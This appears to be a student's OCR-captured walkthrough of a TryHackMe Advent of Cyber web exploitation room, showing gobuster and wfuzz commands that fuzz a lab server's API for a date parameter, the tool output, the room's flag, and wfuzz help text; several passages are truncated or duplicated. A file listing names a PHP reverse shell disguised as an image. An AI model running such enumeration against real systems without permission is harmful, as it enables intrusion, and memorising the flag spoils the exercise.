
Day 4: Web Exploitation – A Christmas Crisis

Tool used: Kali-Linux, Gobuster

Solution/walkthrough:

Question 1



We have provided wordlists for you on the AttackBox located in "/usr/share/wordlists". This is also the default location for wordlists on pentesting distributions such as Kali Linux. To provide an example, "big.txt" is located at the file path "/usr/share/wordlists/dirb/big.txt". Take some time to explore other wordlists provided and think of the situation where they may be effective to use.

An Introduction to Using wfuzz

The premise behind wfuzz is simple. Occasionally you want a bit more information about how much data something within a web application returns. This could be anything from a file, a response code (i.e. 404 meaning the URL doesn't exist) or the parameters used in a form similar to the form you attacked in Day 2.

For example, let's say you are pentesting a note-taking application and you want to see if you can view notes by other users. One way you may want to achieve this is by *FUZZ*ing for usernames (with the knowledge that every valid user will have note.txt by default). Our wfuzz command would like the following:

```
wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt localhost:80/FUZZ/note.txt
```


Now wfuzz will query the webserver using the words iterated from the "big.txt" wordlist. To illustrate:

- Query #1: http://localhost/**admin**/note.txt
- Query #2: http://localhost/**administrator**/note.txt
- Query #3: http://localhost/**system**/note.txt

```
-[paraodx@Parabox]-[/tmp/bb]$ wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt --hw 57 localhost:80/FUZZ/note.txt

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's doc

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://localhost:80/FUZZ/note.txt
Total requests: 20469
```

Study the answer in tryhackme and find the answer.

Question 2




Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.251.92 Port 80

Use gobuster in panel and type in the format of “gobuster dir -u http://example.com -w wordlist.txt”. Then, change the URL with the with the format <ip address>/api. The file is shown.

Question 3



```
┌──(1211103206㉿kali)-[~]
└─$ cd Downloads/

┌──(1211103206㉿kali)-[~/Downloads]
└─$ ls
kaikeat.ovpn  php-reverse-shell.jpg.php  wordlist

┌──(1211103206㉿kali)-[~/Downloads]
└─$ cat wordlist
20201100
20201101
20201102
20201103
20201104
20201105
20201106
20201107
20201108
20201109
20201110
```

Title
Day 4

the login form may be using usernam

`wfuzz -c -z file,mywordlist.txt`

Where wfuzz will now iterate through ... ameters.


Challenge

Deploy both the instance attached to ... e top of the page. After allowing 5 minutes, naviga


It is up to you to decide if you wish to ... AttackBox. The wordlist is also available for download

In summary, use the tools and techniques outlined in today's advent of cyber; search for the API, find the correct post and bring back Elf's forums!

To access the file of the site-log.php, we need to find the date of it. Download the file that is given. Then, open the wordlist.




```
20201231

┌──(1211103206㉿kali)-[~/Downloads]
└─$ wfuzz -c -z file,wordlist http://10.10.251.92/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled a
gainst Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's docum
entation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.251.92/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000009:   200        0 L      0 W        0 Ch        "20201108"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000010:   200        0 L      0 W        0 Ch        "20201109"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000008:   200        0 L      0 W        0 Ch        "20201107"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000005:   200        0 L      0 W        0 Ch        "20201104"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000006:   200        0 L      0 W        0 Ch        "20201105"
000000002:   200        0 L      0 W        0 Ch        "20201101"
000000004:   200        0 L      0 W        0 Ch        "20201103"
000000013:   200        0 L      0 W        0 Ch        "20201112"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000016:   200        0 L      0 W        0 Ch        "20201115"
000000018:   200        0 L      0 W        0 Ch        "20201117"
```



```
000000012:   200         0 L      0 W       0 Ch      "20201111"
000000006:   200         0 L      0 W       0 Ch      "20201105"
000000002:   200         0 L      0 W       0 Ch      "20201101"
000000004:   200         0 L      0 W       0 Ch      "20201103"
000000013:   200         0 L      0 W       0 Ch      "20201112"
000000015:   200         0 L      0 W       0 Ch      "20201114"
000000016:   200         0 L      0 W       0 Ch      "20201115"
000000018:   200         0 L      0 W       0 Ch      "20201117"
000000017:   200         0 L      0 W       0 Ch      "20201116"
000000014:   200         0 L      0 W       0 Ch      "20201113"
000000019:   200         0 L      0 W       0 Ch      "20201118"
000000020:   200         0 L      0 W       0 Ch      "20201119"
000000025:   200         0 L      0 W       0 Ch      "20201124"
000000022:   200         0 L      0 W       0 Ch      "20201121"
000000030:   200         0 L      0 W       0 Ch      "20201129"
000000032:   200         0 L      0 W       0 Ch      "20201201"
000000034:   200         0 L      0 W       0 Ch      "20201203"
000000029:   200         0 L      0 W       0 Ch      "20201128"
000000026:   200         0 L      1 W      13 Ch      "20201125"
000000031:   200         0 L      0 W       0 Ch      "20201130"
000000033:   200         0 L      0 W       0 Ch      "20201202"
000000028:   200         0 L      0 W       0 Ch      "20201127"
000000041:   200         0 L      0 W       0 Ch      "20201210"
000000044:   200         0 L      0 W       0 Ch      "20201213"
000000040:   200         0 L      0 W       0 Ch      "20201209"
000000027:   200         0 L      0 W       0 Ch      "20201126"
000000037:   200         0 L      0 W       0 Ch      "20201206"
000000024:   200         0 L      0 W       0 Ch      "20201123"
000000023:   200         0 L      0 W       0 Ch      "20201122"
000000035:   200         0 L      0 W       0 Ch      "20201204"
000000021:   200         0 L      0 W       0 Ch      "20201120"
000000043:   200         0 L      0 W       0 Ch      "20201212"
000000059:   200         0 L      0 W       0 Ch      "20201228"
000000045:   200         0 L      0 W       0 Ch      "20201214"
000000047:   200         0 L      0 W       0 Ch      "20201216"
```

To specify it, use wfuzz -c -z file, wordlist to get more information about it.

Then, a different pattern of date is shown.




```
THM{D4t3_AP1}
```

Copy the date and put into the format of<ip address>/api/site-log.php?date=xxx

After that, the flag is shown

Question 4



```
   FUZZ, ..., FUZnZ  wherever you put these keywords wfuzz will replace them with the val
   FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first requ


ns:
   -h/--help                  : This help
   --help                     : Advanced help
   --filter-help              : Filter language specification
   --version                  : Wfuzz version details
   -e <type>                  : List of available encoders/payloads/iterators/printers/scr

   --recipe <filename>        : Reads options from a recipe. Repeat for various recipes.
   --dump-recipe <filename>   : Prints current options as a recipe
   --oF <filename>            : Saves fuzz results to a file. These can be consumed later

   -c                         : Output with colors
   -v                         : Verbose information.
   -f filename,printer        : Store results in the output file using the specified print
   -o printer                 : Show results using the specified printer.
   --interact                 : (beta) If selected,all key presses are captured. This allo
   --dry-run                  : Print the results of applying the requests without actuall
   --prev                     : Print the previous HTTP requests (only when using payloads
   --efield <expr>            : Show the specified language expression together with the c
   --field <expr>             : Do not show the payload but only the specified language ex
```

Research and find the answer.